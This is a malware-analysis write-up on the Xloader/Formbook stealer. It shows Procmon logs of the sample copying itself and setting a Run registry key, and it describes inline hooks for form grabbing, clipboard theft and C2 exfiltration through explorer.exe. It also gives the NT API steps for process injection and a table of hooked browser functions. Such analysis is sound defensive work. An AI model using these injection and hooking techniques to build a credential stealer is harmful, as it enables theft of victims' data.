4:55:04.4865...	msiexec.exe	6732	CreateFile	C:\Program Files (x86)\Qclvxh\mfcm4nt5f.exe	PATH NOT FOUND	Desired Access: Generic Read/Write, Disposition: OpenIf,...
4:55:04.4870...	msiexec.exe	6732	CreateFile	C:\Program Files (x86)\Qclvxh\mfcm4nt5f.exe	PATH NOT FOUND	Desired Access: Generic Read, Disposition: Open, Option...
4:55:04.4900...	msiexec.exe	6732	CreateFile	C:\Program Files (x86)\Qclvxh\mfcm4nt5f.exe	PATH NOT FOUND	Desired Access: Generic Read/Write, Disposition: Open, ...
4:55:04.4903...	msiexec.exe	6732	CreateFile	C:\Program Files (x86)\Qclvxh\mfcm4nt5f.exe	PATH NOT FOUND	Desired Access: Generic Read, Disposition: Open, Option...
4:55:08.7748...	Explorer.EXE	3528	CreateFile	C:\Program Files (x86)\Qclvxh\mfcm4nt5f.exe	PATH NOT FOUND	Desired Access: Generic Read, Disposition: Open, Option...
4:55:08.7848...	Explorer.EXE	3528	CreateFile	C:\Users\shaddy\AppData\Local\Temp\Qclvxh\mfcm4nt5f.exe	SUCCESS	Desired Access: Generic Read/Write, Disposition: OpenIf,...
4:55:08.7863...	Explorer.EXE	3528	QueryStandardInfor...	C:\Users\shaddy\AppData\Local\Temp\Qclvxh\mfcm4nt5f.exe	SUCCESS	AllocationSize: 0, EndOfFile: 0, NumberOfLinks: 1, Delete...
4:55:08.7881...	Explorer.EXE	3528	WriteFile	C:\Users\shaddy\AppData\Local\Temp\Qclvxh\mfcm4nt5f.exe	SUCCESS	Offset: 0, Length: 189,952, Priority: Normal
4:55:08.7904...	Explorer.EXE	3528	CloseFile	C:\Users\shaddy\AppData\Local\Temp\Qclvxh\mfcm4nt5f.exe	SUCCESS	
4:55:09.5033...	msiexec.exe	6732	CreateFile	C:\Program Files (x86)\Qclvxh\mfcm4nt5f.exe	PATH NOT FOUND	Desired Access: Generic Read, Disposition: Open, Option...
4:55:09.5034...	msiexec.exe	6732	CreateFile	C:\Program Files (x86)\Qclvxh\mfcm4nt5f.exe	PATH NOT FOUND	Desired Access: Generic Read, Disposition: Open, Option...
4:55:10.4569...	DllHost.exe	9104	CreateFile	C:\Users\shaddy\AppData\Local\Temp\Qclvxh\mfcm4nt5f.exe	SUCCESS	Desired Access: Generic Read, Disposition: Open, Option...
4:55:10.4570...	DllHost.exe	9104	QueryAttributeTagFile	C:\Users\shaddy\AppData\Local\Temp\Qclvxh\mfcm4nt5f.exe	SUCCESS	Attributes: A, ReparseTag: 0x0
4:55:10.4570...	DllHost.exe	9104	QueryStandardInfor...	C:\Users\shaddy\AppData\Local\Temp\Qclvxh\mfcm4nt5f.exe	SUCCESS	AllocationSize: 192,512, EndOfFile: 189,952, NumberOfLi...
4:55:10.4571...	DllHost.exe	9104	QueryBasicInformati...	C:\Users\shaddy\AppData\Local\Temp\Qclvxh\mfcm4nt5f.exe	SUCCESS	CreationTime: 1/18/2024 5:07:13 AM, LastAccessTime: 1...
4:55:10.4571...	DllHost.exe	9104	QueryStreamInform...	C:\Users\shaddy\AppData\Local\Temp\Qclvxh\mfcm4nt5f.exe	SUCCESS	0: ::$DATA
4:55:10.4572...	DllHost.exe	9104	QueryBasicInformati...	C:\Users\shaddy\AppData\Local\Temp\Qclvxh\mfcm4nt5f.exe	SUCCESS	CreationTime: 1/18/2024 5:07:13 AM, LastAccessTime: 1...
4:55:10.4572...	DllHost.exe	9104	QueryEaInformation...	C:\Users\shaddy\AppData\Local\Temp\Qclvxh\mfcm4nt5f.exe	SUCCESS	EaSize: 0
4:55:10.4574...	DllHost.exe	9104	CreateFile	C:\Program Files (x86)\Qclvxh\mfcm4nt5f.exe	SUCCESS	Desired Access: Generic Read/Write, Delete, Write DAC, ...
4:55:10.4667...	DllHost.exe	9104	QueryAttributeInfor...	C:\Program Files (x86)\Qclvxh\mfcm4nt5f.exe	SUCCESS	FileSystemAttributes: Case Preserved, Case Sensitive, Uni...
4:55:10.4668...	DllHost.exe	9104	QueryBasicInformati...	C:\Program Files (x86)\Qclvxh\mfcm4nt5f.exe	SUCCESS	CreationTime: 1/18/2024 5:07:15 AM, LastAccessTime: 1...
4:55:10.4668...	DllHost.exe	9104	QueryAttributeInfor...	C:\Users\shaddy\AppData\Local\Temp\Qclvxh\mfcm4nt5f.exe	SUCCESS	FileSystemAttributes: Case Preserved, Case Sensitive, Uni...
4:55:10.4683...	DllHost.exe	9104	QueryRemoteProto...	C:\Users\shaddy\AppData\Local\Temp\Qclvxh\mfcm4nt5f.exe	INVALID PARAMETER	
4:55:10.4684...	DllHost.exe	9104	QuerySecurityFile	C:\Users\shaddy\AppData\Local\Temp\Qclvxh\mfcm4nt5f.exe	SUCCESS	Information: Attribute
4:55:10.4685...	DllHost.exe	9104	SetEndOfFileInform...	C:\Program Files (x86)\Qclvxh\mfcm4nt5f.exe	SUCCESS	EndOfFile: 189,952
4:55:10.4686...	DllHost.exe	9104	QueryAttributeInfor...	C:\Users\shaddy\AppData\Local\Temp\Qclvxh\mfcm4nt5f.exe	SUCCESS	FileSystemAttributes: Case Preserved, Case Sensitive, Uni...
4:55:10.4686...	DllHost.exe	9104	QueryAttributeInfor...	C:\Program Files (x86)\Qclvxh\mfcm4nt5f.exe	SUCCESS	FileSystemAttributes: Case Preserved, Case Sensitive, Uni...
4:55:10.4689...	DllHost.exe	9104	QueryAttributeInfor...	C:\Program Files (x86)\Qclvxh\mfcm4nt5f.exe	SUCCESS	FileSystemAttributes: Case Preserved, Case Sensitive, Uni...
4:55:10.4690...	DllHost.exe	9104	ReadFile	C:\Users\shaddy\AppData\Local\Temp\Qclvxh\mfcm4nt5f.exe	SUCCESS	Offset: 0, Length: 131,072, Priority: Normal
4:55:10.4692...	DllHost.exe	9104	ReadFile	C:\Users\shaddy\AppData\Local\Temp\Qclvxh\mfcm4nt5f.exe	SUCCESS	Offset: 131,072, Length: 58,880, Priority: Normal
4:55:10.4735...	DllHost.exe	9104	SetBasicInformation...	C:\Program Files (x86)\Qclvxh\mfcm4nt5f.exe	SUCCESS	CreationTime: 0, LastAccessTime: 0, LastWriteTime: 1/18...

Persistence:

- After the malware is copied in Program Files
- It achieves persistence by adding Run Registry Keys
- It uses the API **NtCreateKey**



```
:clvxh\\mfcm4nt5f.exe"
```

Time of Day	Process Name	PID	Operation	Path	Result
12:11:02.434...	msiexec.exe	6732	RegCreateKey	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	SUCCESS
12:11:02.434...	msiexec.exe	6732	RegSetInfoKey	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	SUCCESS
12:11:02.434...	msiexec.exe	6732	RegEnumValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	SUCCESS
12:11:02.434...	msiexec.exe	6732	RegEnumValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	SUCCESS
12:11:02.434...	msiexec.exe	6732	RegEnumValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	SUCCESS
12:11:02.434...	msiexec.exe	6732	RegCloseKey	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	SUCCESS


:Version\Run

Name	Type	Data
(Default)	REG_SZ	(value not set)
P0TO	REG_SZ	C:\Program Files (x86)\Qclvxh\mfcm4nt5f.exe
MicrosoftEdgeAutoLaunch_8...	REG_SZ	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --win-session-start
ZoomIt	REG_SZ	C:\Tools\sysinternals\ZoomIt64.exe

Setting Inline Hooks:

- Xloader also works as a form grabber


- It sets inline hooks in targeted processes for stealing plaintext data from the parameters of the functions
- The data stolen from victim processes is saved in a shared memory between 3 processes
  - ❖ Victim Process
  - ❖ Stage3 Malware
  - ❖ Explorer
- The xloader is stuck in a loop here
- On every loop, it does the following:
  - ❖ Enumerates all running processes
  - ❖ Set inline hooks in targeted processes if found (by injecting code)
  - ❖ Steal clipboard data
  - ❖ Tries to create a file in program files
  - ❖ Adds registry in RunKeys
  - ❖ Send a POST & GET request on one of the resolved c2 servers through **explorer.exe.** It has an injected payload in explorer.exe that it uses for exfiltrating stolen data.




msedge.exe (6072) Properties

☑ Hide free regions

Base address	Type	Size	Protect...	Use
0x73bb1fb000	Private: Commit	12 kB	RW+G	Stack (thread 6128)
0x73bb9fb000	Private: Commit	12 kB	RW+G	Stack (thread 228)
0x73bc1fb000	Private: Commit	12 kB	RW+G	Stack (thread 7780)
0x73bc9f4000	Private: Commit	12 kB	RW+G	Stack (thread 8316)
0x73bd1fa000	Private: Commit	12 kB	RW+G	Stack (thread 1356)
0x73bd9f8000	Private: Commit	12 kB	RW+G	Stack (thread 8712)
0x73be1fb000	Private: Commit	12 kB	RW+G	Stack (thread 2552)
0x73be9fb000	Private: Commit	12 kB	RW+G	Stack (thread 5396)
0x73bf1f6000	Private: Commit	12 kB	RW+G	Stack (thread 8840)
0x73bf9fb000	Private: Commit	12 kB	RW+G	Stack (thread 3068)
0x73c01f9000	Private: Commit	12 kB	RW+G	Stack (thread 1900)
0x73c09fb000	Private: Commit	12 kB	RW+G	Stack (thread 936)
0x73c11f5000	Private: Commit	12 kB	RW+G	Stack (thread 692)
0x73c21fa000	Private: Commit	12 kB	RW+G	Stack (thread 1552)
0x7ffb8e1c4000	Private: Commit	236 kB	RWX	
0x7ffb8e204000	Private: Commit	236 kB	RWX	
0x7ffb8e244000	Private: Commit	236 kB	RWX	
0x1b2c9287000	Private: Commit	4 kB	RX	
0x7ff674fd1000	Image: Commit	2,564 kB	RX	C:\Program Files (x86)\Microsoft\Ed...
0x7ff6752fa000	Image: Commit	8 kB	RX	C:\Program Files (x86)\Microsoft\Ed...
0x7ff6752fd000	Image: Commit	4 kB	RX	C:\Program Files (x86)\Microsoft\Ed...


svchost.exe
formbook.exe
Stage 3
1. Map a copy of itself within firefox process' address space
firefox.exe
formbook.exe
nss3.dll
Targeted process
2. Hijack firefox's main thread
4. Restore firefox's saved instruction pointer
3. Setup userland inline hooks

1. NtOpenProcess(), NtCreateSection(), NtMapViewOfSection()
2. NtOpenThread(), NtSuspendThread(), NtGetThreadContext(), NtSetThreadContext(), NtResumeThread()
3. NtProtectVirtualMemory()
4. ret instruction to saved *CONTEXT.Eip*



Web-browsers targeted functions

DLL	Function	Browser	Pre-encryption
secur32.dll	EncryptMessage	e e	Yes
wininet.dll	HttpSendRequestA HttpSendRequestW InternetQueryOptionW	e e	Yes
nspr4.dll	PR_Write	●	Yes
nss3.dll	PR_Write	●	Yes
ws2_32.dll	WSASend	● ●	No

References:

- https://www.fortinet.com/blog/threat-research/deep-analysis-formbook-new-variant-delivered-phishing-campaign-part-ii
- https://www.zscaler.com/blogs/security-research/technical-analysis-xloader-s-code-obfuscation-version-4-3
- https://www.zscaler.com/blogs/security-research/analysis-xloader-s-c2-network-encryption
- https://www.botconf.eu/botconf-presentation-or-article/in-depth-formbook-malware-analysis/